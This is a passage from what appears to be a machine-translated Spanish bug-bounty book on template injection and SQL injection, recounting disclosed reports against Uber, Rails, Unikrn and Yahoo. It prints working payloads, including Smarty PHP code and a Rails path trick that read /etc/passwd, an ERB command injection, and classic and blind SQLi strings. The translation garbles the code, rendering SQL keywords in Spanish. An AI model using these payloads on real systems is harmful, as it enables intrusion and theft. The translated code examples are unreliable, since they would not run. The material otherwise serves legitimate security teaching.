Después de confirmar si un sitio utiliza un motor de plantillas del lado del cliente, comience a probar el sitio enviando cargas útiles simples usando la misma sintaxis que el motor, como {{7\*7}} para AngularJS, y observando el resultado representado. Si se ejecuta la carga útil, verifique qué versión de AngularJS está usando el sitio escribiendo Angular.version en la consola del navegador. Si la versión es superior a 1.6, puede enviar una carga útil

de los recursos antes mencionados sin un bypass de Sandbox. Si es inferior a 1.6, deberá enviar una derivación de Sandbox como la de Kettle, específica para la versión de AngularJS que está utilizando la aplicación.

## Inyección de plantilla Uber Flask Jinja2

Dificultad: Media URL:

<https://riders.uber.com/> Fuente:

<https://hackerone.com/reports/125980/> Fecha de publicación: 25 de marzo de 2016

Recompensa pagada: \$10,000

Cuando se piratea, es importante identificar las tecnologías que utiliza una empresa. Cuando Uber lanzó su programa público de recompensas por errores en HackerOne, también incluyó un "mapa del tesoro" en su sitio en <https://eng.uber.com/bug-bounty/> (en agosto de 2017 se publicó un mapa revisado en <https://medium.com/uber-security-privacy/uber-bug-bounty-treasure-map-17192af85c1a/>). El mapa identificó una serie de propiedades sensibles que operaba Uber, incluido el software que utilizaba cada una.

En su mapa, Uber reveló que Riders.uber.com fue creado con Node.js, Express y Backbone.js, ninguno de los cuales aparece inmediatamente como un posible vector de ataque SSTI. Pero los sitios vault.uber.com y partners.uber.com se desarrollaron utilizando Flask y Jinja2. Jinja2 es un motor de plantillas del lado del servidor que puede permitir la ejecución remota de código si se implementa incorrectamente. Aunque Riders.uber.com no usó Jinja2, si el sitio proporcionó información a la bóveda o a los subdominios de los socios y esos sitios confiaron en la entrada sin desinfectarla, un atacante podría explotar una vulnerabilidad SSTI.

Orange Tsai, el hacker que encontró esta vulnerabilidad, ingresó {{1+1}} como su nombre para comenzar a probar las vulnerabilidades SSTI. Buscó si se produjo alguna interacción entre los subdominios.

En su artículo, Orange explicó que cualquier cambio en un perfil en Riders.uber.com daría lugar a un correo electrónico al propietario de la cuenta notificándole el cambio, un enfoque de seguridad común. Al cambiar su

nombre en el sitio para incluir `{{1+1}}`, recibió un correo electrónico con un 2 en su nombre, como se muestra en la Figura 8-1.




Figura 8-1: El correo electrónico que recibió Orange ejecutando el código que había inyectado en su nombre

Este comportamiento inmediatamente generó una señal de alerta porque Uber evaluó su expresión y la reemplazó con el resultado de la ecuación. Luego, Orange intentó enviar el código Python `% for c in [1,2,3]{} {{c,c,c}} % endfor {}` para confirmar que se podía evaluar una operación más compleja.

Este código itera sobre la matriz `[1,2,3]` e imprime cada número tres veces. El correo electrónico en la Figura 8-2 muestra el nombre de Orange mostrado como nueve números que resultaron de la ejecución del bucle `for`, lo que confirmó su hallazgo.

Jinja2 también implementa un Sandbox, que limita la capacidad de ejecutar código arbitrario pero que ocasionalmente puede omitirse. En este caso, Orange habría podido hacer precisamente eso.




Figura 8-2: El correo electrónico resultante de la inyección de código más complejo por parte de Orange

Orange solo informó la capacidad de ejecutar código en su artículo, pero podría haber llevado la vulnerabilidad aún más lejos. En su artículo, le dio crédito a las publicaciones del blog de nVisium por proporcionar la información necesaria para encontrar el error. Pero estas publicaciones también contienen información adicional sobre el alcance de las vulnerabilidades de Jinja2 cuando se combinan con otros conceptos. Tomemos un pequeño desvío para ver cómo se aplica esta información adicional a la vulnerabilidad de Orange mirando la publicación del blog de nVisium en <https://nvisium.com/blog/2016/03/09/exploring-ssti-in-flask-jinja2.html>.

En la publicación del blog, nVisium explica cómo explotar Jinja2 mediante el uso de la introspección, un concepto de programación orientada a objetos. La introspección implica inspeccionar las propiedades de un objeto en tiempo de ejecución para ver qué datos están disponibles para él. Los detalles de cómo funciona la introspección orientada a objetos están fuera del alcance de este libro. En el contexto de este error, la introspección permitió a Orange ejecutar código e identificar qué propiedades estaban disponibles para el objeto de plantilla cuando ocurrió la inyección. Una vez que un atacante conoce esa información, podría encontrar propiedades potencialmente explotables que podría utilizar para lograr la ejecución remota de código; Cubriré este tipo de vulnerabilidad en el Capítulo 12.

Cuando Orange encontró esta vulnerabilidad, simplemente informó la capacidad de ejecutar el código necesario para realizar la introspección.

en lugar de intentar llevar la vulnerabilidad más allá. Es mejor adoptar el enfoque de Orange porque garantiza que no se realizarán acciones no deseadas; Además, las empresas pueden evaluar el impacto potencial de la vulnerabilidad. Si está interesado en explorar toda la gravedad de un problema, pregunte a la empresa en su informe si puede continuar con las pruebas.

## Conclusiones

Tenga en cuenta las tecnologías que utiliza un sitio; A menudo, esto conduce a información sobre cómo explotar el sitio. Asegúrese de considerar también cómo interactúan las tecnologías entre sí. En este caso, Flask y Jinja2 fueron excelentes vectores de ataque, aunque no se utilizaron directamente en el sitio vulnerable. Al igual que con las vulnerabilidades XSS, verifique todos los lugares posibles en los que se podrían utilizar sus datos, ya que es posible que una vulnerabilidad no sea evidente de inmediato. En este caso, la carga maliciosa se presentó como texto sin formato en la página de perfil del usuario y el código se ejecutó cuando se enviaron los correos electrónicos.

## Renderizado dinámico de rieles

Dificultad: Media

URL: N/A

Fuente: <https://nvisium.com/blog/2016/01/26/rails-dynamic-render-to-rce-cve-2016-0752/>

Fecha de informe: 1 de febrero de 2015

Recompensa pagada:

N/A A principios de 2016, el equipo de Ruby on Rails reveló una posible vulnerabilidad de ejecución remota de código en la forma en que manejaban las plantillas de renderizado. Un miembro del equipo de nVisium identificó la vulnerabilidad y proporcionó un valioso informe sobre el problema, al que se le asignó CVE-2016-0752. Ruby on Rails utiliza un diseño de modelo, vista y arquitectura de controlador (MVC). En este diseño, la lógica de la base de datos (el modelo) está separada de la lógica de presentación (la vista) y la lógica de la aplicación (el controlador). MVC es un patrón de diseño común en programación que mejora la mantenibilidad del código.

En su artículo, el equipo de nVisium explica cómo los controladores Rails, que son responsables de la lógica de la aplicación, pueden inferir qué archivo de plantilla representar en función de los parámetros controlados por el usuario. Dependiendo de cómo se desarrolló el sitio, estos parámetros controlados por el usuario podrían pasarse directamente al método de renderizado responsable de pasar datos a la lógica de presentación. La vulnerabilidad podría ocurrir cuando un desarrollador pasa la entrada a la función de renderizado , por ejemplo, llamando al método de renderizado y a params[:template] donde el valor de params[:template] es el panel. En Rails, todos los parámetros de una solicitud HTTP están disponibles para la lógica del controlador de la aplicación a través de la matriz de parámetros . En este caso, se envía una plantilla de parámetros en la solicitud HTTP y se pasa a la función de renderizado .

Este comportamiento es digno de mención porque el método render no proporciona un contexto específico para Rails; en otras palabras, no proporciona una ruta o enlace a un archivo específico y simplemente determina automáticamente qué archivo debe devolver contenido al usuario. Es capaz de hacer esto porque Rails implementa fuertemente la convención sobre la configuración: cualquier valor de parámetro de plantilla que se pase a la función de renderizado se usa para buscar nombres de archivos para renderizar el contenido. Según el descubrimiento, Rails primero buscaría recursivamente en el directorio raíz de la aplicación /app/views.

Esta es la carpeta predeterminada común para todos los archivos utilizados para representar contenido para los usuarios. Si Rails no podía encontrar un archivo con su nombre de pila, escaneaba el directorio raíz de la aplicación. Si aún no pudo encontrar el archivo, Rails escaneó el directorio raíz del servidor.

Antes de CVE-2016-0752, un usuario malintencionado podía pasar template=%2fetc%2fpasswd y Rails buscaba el archivo /etc/passwd en el directorio de vistas, luego en el directorio de la aplicación y finalmente en el directorio raíz del servidor. Suponiendo que estuviera utilizando una máquina Linux y que el archivo fuera legible, Rails imprimiría su archivo /etc/passwd.

Según el artículo de nVisium, la secuencia de búsqueda que usa Rails también se puede usar para la ejecución de código arbitrario cuando un usuario envía una inyección de plantilla, como <%25%3d`ls`%25>. Si el sitio utiliza el lenguaje de plantilla Rails ERB predeterminado, esta entrada codificada se interpreta como <%= `ls` %>, o el comando de Linux para enumerar todos los archivos en el directorio actual.

Si bien el equipo de Rails ha solucionado esta vulnerabilidad, aún puedes probar

SSTI en caso de que un desarrollador pase una entrada controlada por el usuario para renderizar en línea: porque inline: se usa para suministrar ERB directamente a la función de renderizado .

## Conclusiones

Comprender cómo funciona el software que está probando le ayudará a descubrir vulnerabilidades. En este caso, cualquier sitio Rails era vulnerable si pasaba información controlada por el usuario a la función de renderizado . Sin duda, comprender los patrones de diseño que utiliza Rails ayudó a descubrir esta vulnerabilidad. Al igual que con el parámetro de plantilla en este ejemplo, esté atento a las oportunidades que surgen cuando controla la entrada que podría estar directamente relacionada con la forma en que se representa el contenido.

## Inyección de plantilla Unikrn Smarty

Dificultad: Media

URL: N/A

Fuente: <https://hackerone.com/reports/164224/>

Fecha de publicación: 29 de agosto  
de 2016 Recompensa

pagada: \$400 El 29 de agosto de 2016, me invitaron al entonces privado programa de recompensas por errores de Unikrn, un sitio de apuestas de deportes electrónicos. Durante mi reconocimiento inicial del sitio, la herramienta Wappalyzer que estaba usando confirmó que el sitio estaba usando AngularJS. Este descubrimiento me generó una señal de alerta porque había logrado encontrar vulnerabilidades de inyección de AngularJS. Comencé a buscar vulnerabilidades CSTI enviando  `{{7*7}}` y buscando el número 49 representado, comenzando con mi perfil. Aunque no tuve éxito en la página de perfil, noté que se podían invitar amigos al sitio, así que también probé esa funcionalidad.

Después de enviarme una invitación, recibí algún correo electrónico que se muestra en la Figura 8-3.




Figura 8-3: El correo electrónico que recibí de Unikrn con un error de Smarty

El comienzo del correo electrónico incluía un seguimiento de la pila con un error Smarty que mostraba que no se reconocía 7\*7 . Parecía como si se estuviera inyectando {{7\*7}} en la plantilla y Smarty estaba intentando evaluar el código pero no reconoció 7\*7.

Inmediatamente consulté el indispensable artículo de James Kettle sobre inyección de plantillas (<http://blog.portswigger.net/2015/08/server-side-template-injection.html>) para probar la carga útil de Smarty a la que hizo referencia (también proporciona un excelente Black Hat). presentación disponible en YouTube). Kettle específicamente ~~referenciado~~ carga útil {self::getStreamVariable("file:///proc/self/loginuuid")}, que llama al método getStreamVariable para leer el archivo / proc/self/loginuuid. Probé la carga útil que compartió pero no obtuve ningún resultado.

Ahora era escéptico ante mi hallazgo. Pero luego busqué en la documentación de Smarty sus variables reservadas, que incluían la variable {\$smarty.version} que devuelve la versión de Smarty que se está utilizando.

Cambié el nombre de mi perfil a {\$smarty.version} y me reinvité al sitio. El resultado fue un correo electrónico de invitación que usaba 2.6.18 como mi nombre, que era la versión de Smarty instalada en el sitio. Me estaban ejecutando la inyección y mi confianza se recuperó.

Cuando continué leyendo la documentación, descubrí que puedes usar las etiquetas {php} {/php} para ejecutar código PHP arbitrario (Kettle

menciona específicamente estas etiquetas en su artículo, pero las había pasado por alto por completo). Entonces, probé la carga útil `{php}imprimir "Hola"{/php}` como mi nombre y envié la invitación nuevamente. El correo electrónico resultante decía que Hello me había invitado al sitio y confirmaba que había ejecutado la función de impresión de PHP .

Como prueba final, quería extraer el archivo /etc/passwd para demostrar el potencial de esta vulnerabilidad para el programa de recompensas. Aunque el archivo /etc/passwd no es crítico, acceder a él se usa comúnmente como indicador para demostrar la ejecución remota de código. Entonces utilicé la siguiente carga útil:

---

```
{php}$s=file_get_contents('/etc/passwd');var_dump($s);{/php}
```

---

Este código PHP abre el archivo /etc/passwd, lee su contenido usando `file_get_contents` y asigna el contenido a la variable `$s` . Una vez configurado `$s` , descarto el contenido de esa variable usando `var_dump`, esperando que el correo electrónico que reciba incluya el contenido de /etc/passwd como el nombre de la persona que me invitó al sitio de Unikrn. Pero, por extraño que parezca, el correo electrónico que recibí tenía un nombre en blanco.

Me preguntaba si Unikrn estaba limitando la longitud de los nombres. Esta vez busqué en la documentación de PHP `file_get_contents`, que detalla cómo limitar la cantidad de datos leídos a la vez. Cambié mi carga útil a la siguiente:

---

```
{php}$s=file_get_contents('/etc/passwd',NULL,NULL,0,100);var_dump($s);{/php}
```

---

Los parámetros clave en esta carga útil son '/etc/passwd', 0 y 100. La ruta se refiere al archivo a leer, 0 indica a PHP dónde comenzar en el archivo (en este caso, al principio del archivo) y 100 denota la longitud de los datos a leer. Me reinvitó a Unikrn usando esta carga útil, que produjo el correo electrónico que se muestra en la Figura 8-4.




Figura 8-4: El correo electrónico de invitación de Unikrn que muestra el contenido del archivo /etc/passwd

Ejecuté con éxito código arbitrario y, como prueba de concepto, extraje el archivo /etc/passwd 100 caracteres a la vez. Después de enviar mi informe, la vulnerabilidad se solucionó en una hora.

Comidas para llevar

Trabajar en esta vulnerabilidad fue muy divertido. El seguimiento inicial de la pila fue una señal de alerta de que algo andaba mal y, como dice el refrán, "donde hay humo, hay fuego". Si encuentra una posible SSTI, lea siempre la documentación para determinar cuál es la mejor manera de proceder y sea persistente.

## Resumen

Cuando busca vulnerabilidades, es mejor intentar confirmar la tecnología subyacente (ya sea un marco web, un motor de renderizado frontend u otra cosa) para identificar posibles vectores de ataque e ideas para probar. La variedad de motores de plantillas hace que sea difícil determinar qué funcionará y qué no en todas las situaciones, pero saber qué tecnología se utiliza le ayudará a superar ese desafío. Esté atento a las oportunidades que surgen cuando se procesa el texto que usted controla. Además, tenga en cuenta que es posible que las vulnerabilidades no sean

inmediatamente aparente, pero aún podría existir en otras funciones, como en los correos electrónicos.

# 9

## INYECCIÓN SQL



Cuando una vulnerabilidad en un sitio respaldado por una base de datos permite a un atacante consultar o atacar la base de datos del sitio utilizando SQL (lenguaje de consulta estructurado), se conoce como inyección SQL (SQLi). A menudo, los ataques SQLi son altamente recompensados porque pueden ser devastadores: los atacantes pueden manipular o extraer información o incluso crear un inicio de sesión de administrador en la base de datos.

### Bases de datos SQL

Las bases de datos almacenan información en registros y campos contenidos en una colección de tablas. Las tablas contienen una o más columnas y una fila de una tabla representa un registro en la base de datos.

Los usuarios confían en SQL para crear, leer, actualizar y eliminar registros en una base de datos. El usuario envía comandos SQL (declaraciones o consultas) a la base de datos y, suponiendo que los comandos sean aceptados, la base de datos interpreta las declaraciones y realiza alguna acción. Las bases de datos SQL populares incluyen MySQL, PostgreSQL, MSSQL, etc. En este capítulo usaremos MySQL, pero los conceptos generales se aplican a todas las bases de datos SQL.

Las declaraciones SQL se componen de palabras clave y funciones. Por ejemplo, la siguiente declaración le dice a la base de datos que seleccione

información de la columna de nombre en la tabla de usuarios para registros donde la columna de ID es igual a 1.

---

SELECCIONE el nombre DE los usuarios DONDE id = 1;

---

Muchos sitios web dependen de bases de datos para almacenar información y utilizar esa información para generar contenido dinámicamente. Por ejemplo, si el sitio <https://www.<ejemplo>.com/> almacenó sus pedidos anteriores en una base de datos a la que accedió cuando inició sesión con su cuenta, su navegador web consultará la base de datos del sitio y generará HTML basado en la información devuelta.

El siguiente es un ejemplo teórico del código PHP de un servidor para generar un comando MySQL después de que un usuario visita <https://www.<ejemplo>.com?nombre=pedro>:

---

```
$nombre = $_GET['nombre'];
$consulta = "SELECCIONAR * DE usuarios DONDE nombre = '$nombre' ";
mysql_query($consulta);
```

---

El código usa `$_GET[]` para acceder al valor del nombre desde los parámetros de URL especificados entre corchetes y almacena el valor en la variable `$name`. Luego, el parámetro se pasa a la variable `$query` sin ningún saneamiento. La variable `$query` representa la consulta a ejecutar y recupera todos los datos de la tabla de usuarios donde la columna de nombre coincide con el valor en el parámetro de URL de nombre. La consulta se ejecuta pasando la variable `$query` a la función PHP `mysql_query`.

El sitio espera que el nombre contenga texto normal. Pero si un usuario ingresa la entrada maliciosa `test' OR 1='1` en el parámetro URL, como <https://www.example.com?name=test' OR 1='1>, la consulta ejecutada es esta:

---

```
$consulta = "SELECCIONAR * DE usuarios DONDE nombre = 'prueba ' O 1='1 '";
```

---

La entrada maliciosa cierra la comilla simple de apertura (`'`) después de la prueba de valor y agrega el código SQL `OR 1='1` al final de la consulta. La comilla simple colgante en `OR 1='1` abre la comilla simple de cierre que está codificada después de `'`. Si la consulta inyectada no incluía una apertura

comillas simples, las comillas colgantes provocarían errores de sintaxis SQL, lo que impediría que se ejecute la consulta.

SQL utiliza los operadores condicionales Y y O. En este caso, SQLi modifica la cláusula WHERE para buscar registros donde la columna de nombre coincide con prueba o la ecuación 1='1' devuelva verdadero. MySQL trata únicamente '1' como un número entero y, como 1 siempre es igual a 1, la condición es verdadera y la consulta devuelve todos los registros de la tabla de usuarios . Pero inyectar test' OR 1='1 no funcionará cuando se desinfecten otras partes de la consulta. Por ejemplo, podría utilizar una consulta como esta:

---

```
$nombre = $_GET['nombre'];
$contraseña = mysql_real_escape_string($_GET['contraseña']); $consulta =
"SELECCIONAR * DE usuarios DONDE nombre = '$nombre' Y contraseña = '$contraseña' ";
```

---

En este caso, el parámetro de contraseña también está controlado por el usuario pero se desinfecta adecuadamente . Si usó la misma carga útil, test' OR 1='1, como nombre y si su contraseña era 12345, su declaración se vería así:

---

```
$consulta = "SELECCIONAR * DE usuarios DONDE nombre = 'prueba' O 1 = '1' Y contraseña = '12345'
";
```

---

La consulta busca todos los registros cuyo nombre sea prueba o 1='1' y la contraseña sea 12345 (ignoraremos el hecho de que esta base de datos almacena contraseñas en texto sin formato, que es otra vulnerabilidad). Debido a que la verificación de contraseña utiliza un operador AND , esta consulta no devolverá datos a menos que la contraseña de un registro sea 12345. Aunque esto interrumpe nuestro intento de SQLi, no nos impide probar otro método de ataque.

Necesitamos eliminar el parámetro de contraseña , lo cual podemos hacer agregando ;--, test' OR 1='1;--. Esta inyección realiza dos tareas: el punto y coma (;) finaliza la declaración SQL y los dos guiones (--) le indican a la base de datos que el resto del texto es un comentario. Este parámetro inyectado cambia la consulta a SELECCIONAR \* DE los usuarios DONDE nombre = 'prueba' O 1 = '1';. El código AND contraseña = '12345' en la declaración se convierte en un comentario, por lo que el comando devuelve todos los registros de la tabla. Cuando utilice -- como comentario, tenga en cuenta que MySQL requiere un

espacio después de los guiones y la consulta restante. De lo contrario, MySQL devolverá errores sin ejecutar el comando.

## Contramedidas contra SQLi

Una protección disponible para evitar SQLi es el uso de declaraciones preparadas, que son una característica de la base de datos que ejecuta consultas repetidas.

Los detalles específicos de las declaraciones preparadas están fuera del alcance de este libro, pero protegen contra SQLi porque las consultas ya no se ejecutan dinámicamente. La base de datos utiliza las consultas como plantillas al tener marcadores de posición para las variables. Como resultado, incluso cuando los usuarios pasan datos no desinfectados a una consulta, la inyección no puede modificar la plantilla de consulta de la base de datos, lo que impide SQLi.

Los marcos web, como Ruby on Rails, Django, Symphony, etc., también ofrecen protecciones integradas para ayudar a prevenir SQLi. Pero no son perfectos y no pueden prevenir la vulnerabilidad en todas partes. Los dos ejemplos simples de SQLi que acaba de ver generalmente no funcionan en sitios creados con marcos a menos que los desarrolladores del sitio no siguieran las mejores prácticas o no reconocieran que las protecciones no se proporcionaron automáticamente. Por ejemplo, el sitio <https://rails-sqli.org/> mantiene una lista de patrones SQLi comunes en Rails que resultan de errores de los desarrolladores. Al realizar pruebas de vulnerabilidades de SQLi, lo mejor que puede hacer es buscar sitios web más antiguos que parezcan personalizados o que utilicen marcos web y sistemas de gestión de contenidos que no tengan todas las protecciones integradas de los sistemas actuales.

## Yahoo! Deportes ciegos SQLi

Dificultad: Media URL:

<https://sports.yahoo.com> Fuente:

N/A

Fecha de reporte: 16 de febrero de 2014

Recompensa pagada: \$3,705

Una vulnerabilidad SQLi ciega ocurre cuando se pueden injectar sentencias SQL en una consulta pero no se puede obtener el resultado directo de una consulta. La clave para explotar las inyecciones ciegas es inferir información comparando los resultados de consultas modificadas y no modificadas. Por ejemplo, en febrero de 2014, Stefano Vettorazzi encontró un SQLi ciego al probar Yahoo! subdominio deportivo. La página tomó parámetros a través de su URL, consultó una base de datos en busca de información y devolvió una lista de jugadores de la NFL según los parámetros.

Vettorazzi cambió la siguiente URL, que devolvió a los jugadores de la NFL en 2010, de esto:

`sports.yahoo.com/nfl/draft?year=2010&type=20&round=2`

a esto:

`sports.yahoo.com/nfl/draft?year=2010--&type=20&round=2`

Vettorazzi agregó dos guiones (--) al parámetro año en la segunda URL. La Figura 9-1 muestra cómo se veía la página en Yahoo! antes de que Vettorazzi añadiera los dos guiones. La Figura 9-2 muestra el resultado después de que Vettorazzi agregara los guiones.

Los jugadores devueltos en la Figura 9-1 son diferentes de los devueltos en la Figura 9-2. No podemos ver la consulta real porque el código está en el backend del sitio web. Pero la consulta original probablemente pasó cada parámetro de URL a una consulta SQL que se parecía a esta:

---

`SELECCIONE * DE jugadores DONDE año = 2010 Y tipo = 20 Y ronda = 2;`

---

Al agregar dos guiones al parámetro año , Vettorazzi habría modificado la consulta a esto:

---

`SELECCIONE * DE JUGADORES DONDE año = 2010-- Y tipo = 20 Y ronda = 2;`

---

NFL – Draft – Yahoo Sports – (Private Browsing)

sports.yahoo.com/nfl/draft?year=2010&type=20&round=2

Home Mail News Sports Finance Weather Games Groups Answers Screen Flickr Mobile More

**YAHOO!**  
SPORTS

Sports Home Fantasy Olympics NFL MLB NBA NHL NCAAF NCAAB NASCAR Golf MMA Soccer Tennis All Sports Rivals Shop

[www.flickr.com](http://www.flickr.com)

**2013 NFL DRAFT** April 25 8pm ET, April 26 6:30pm ET, April 27 12pm ET

Track by: Round Position School NFL Team

Round: 1 | **2** | 3 | 4 | 5 | 6 | 7

Pick	Team	Player	Pos	Ht	Wt	School
ROUND 2 1 (33)		Roger Saffold	OT	6'5	318	Indiana
ROUND 2 2 (34)		Chris Cook	CB	6'2	210	Virginia
			<b>Note:</b> from Lions			
		Brian Price	DT	6'2	300	UCLA

Figura 9-1: Yahoo! resultados de búsqueda de jugadores con un parámetro de año no modificado

Pick	Team	Player	Pos	Ht	Wt	School
ROUND 1 1 (1)		Sam Bradford	QB	6'4	218	Oklahoma
ROUND 1 2 (2)		Ndamukong Suh	DT	6'4	300	Nebraska
		Gerald McCoy	DT	6'4	295	Oklahoma

Figura 9-2: Yahoo! resultados de búsqueda de jugadores con un parámetro de año modificado que incluye :

Este Yahoo! El error es ligeramente inusual porque las consultas deben terminar con un punto y coma en la mayoría, si no en todas, las bases de datos. Debido a que Vettorazzi solo inyectó dos guiones y comentó el punto y coma de la consulta, esta consulta debería fallar y devolver un error o ningún registro. Algunas bases de datos pueden aceptar consultas sin punto y coma, por lo que Yahoo! estaba usando esta funcionalidad o su código se adaptaba al error de alguna otra manera. De todos modos, después de que Vettorazzi reconoció los diferentes resultados que arrojaron las consultas, intentó inferir la versión de la base de datos que estaba usando el sitio enviando el siguiente código como parámetro de año :

---

(2010) y (if(mid(version(),1,1))='5',true,false))--

---

La función versión de la base de datos MySQL () devuelve la versión actual de la base de datos MySQL en uso. La función mid devuelve parte de la cadena pasada a su primer parámetro de acuerdo con su segundo y tercer parámetro. El segundo argumento especifica la posición inicial del

subcadena que devolverá la función, y el tercer argumento especifica la longitud de la subcadena. Vettorazzi comprobó si el sitio utilizaba MySQL llamando a `version()`. Luego intentó obtener el primer dígito del número de versión pasando la función `mid 1` como primer argumento para la posición inicial y `1` como segundo argumento para la longitud de la subcadena.

El código verifica el primer dígito de la versión de MySQL usando un `if` declaración.

